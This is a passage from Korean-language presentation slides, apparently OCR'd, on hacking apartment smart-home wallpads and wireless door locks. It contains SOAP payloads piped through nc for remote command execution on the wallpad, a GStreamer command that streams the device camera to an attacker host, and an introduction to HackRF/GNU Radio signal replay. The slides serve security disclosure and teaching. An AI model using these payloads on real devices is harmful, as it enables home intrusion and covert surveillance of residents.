<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:ns1="urn:cmm"><SOAP-ENV:Body
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><ns1:reqCheckEvent><nCheckValue>33</nCheckValue><chDummy>
</chDummy></ns1:reqCheckEvent></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

```
* cat payload.xml | nc controller_ip 29700
```

스마트홈 제어 패킷 예제

- 임의 명령 실행 가능

```
POST / HTTP/1.1
User-Agent: kSOAP/2.0
SOAPAction: none
Content-Type: text/xml
Connection: close
Content-Length: 465
Host: 127.0.0.1:29726
Accept-Encoding: gzip

<v:Envelope xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns:d="http://www.w3.org/2001/XMLSchema" xmlns:c="http://schemas.
xmlsoap.org/soap/encoding/" xmlns:v="http://schemas.xmlsoap.org/soap/envelope/"><v:Header /><v:Body><n0:exec id="o0" c:root="1" xmlns:n0="urn:cnp">
<in i:type="d:string">ls -al</in></n0:exec></v:Body></v:Envelope>

* cat payload.xml | nc wallpad_ip 29726
```

스마트홈 제어 패킷 예제

- 화상 카메라/마이크 제어 명령
- Gstreamer Library 이용


월패드 서버
 # /user/app/bin/gst-launch-1.0 cmxvideosrc src=CMOS header=true xpos=0 ypos=0 width=0 height=0 bitrate=6 gop=6 lcd=true ! video/mpeg, mpegversion=4, width=320, height=240, framerate=6/1 ! tcpserversink host=10.11.10.21 port=6161

해커 서버
 # gst-launch-1.0 -v tcpclientsrc host=10.11.10.21 port=6161 ! filesink location=/tmp/capture.mpg


현재 패치 상황

- UART 콘솔 접속 불가
- telnet 서비스 접속 불가
  - SSH로 대체, shadow 파일 사용
- Packet replay attack에 반응하지 않음
- 원격 명령 실행 취약점 패치됨

하지만...?



아직 무선통신 구간이 남아있다!




아직 무선통신 구간이 남아있다!

HackRF 소개

- **무선 신호 송수신 하드웨어 장비**
- **1 MHz to 6 GHz** operating frequency
- **half-duplex** transceiver
- compatible with GNU Radio, SDR#, and more
- SMA female antenna connector
- Hi-Speed USB 2.0
- USB-powered
- open source hardware
- $300

- 관련사이트
  - https://greatscottgadgets.com/hackrf/
  - http://store.isource-asia.com/products/hackrf-one
  - https://www.kickstarter.com/projects/mossmann/hackrf-an-open-source-sdr-platform


GNU Radio 소개



- 무선신호 처리 SDR 소프트웨어
- SDR = Software Defined Radio
- Linux, Mac OS에서 실행 가능
- 무선 신호 송수신 가능
- 무선 신호 record/reply 가능
- 무료, 오픈소스

- 관련사이트
  - http://gnuradio.org/


도어락 무선 해킹



도어락 주파수 알아내기

https://youtu.be/4NW5m3PHCTg

열려라 참깨!!




https://youtu.be/zfoUI6Z5RBo

RF Signal Modulation


Modulation

- ASK, FSK 모듈레이션




FSK 예시

* Frequency-Shift Keying




FSK Modulation



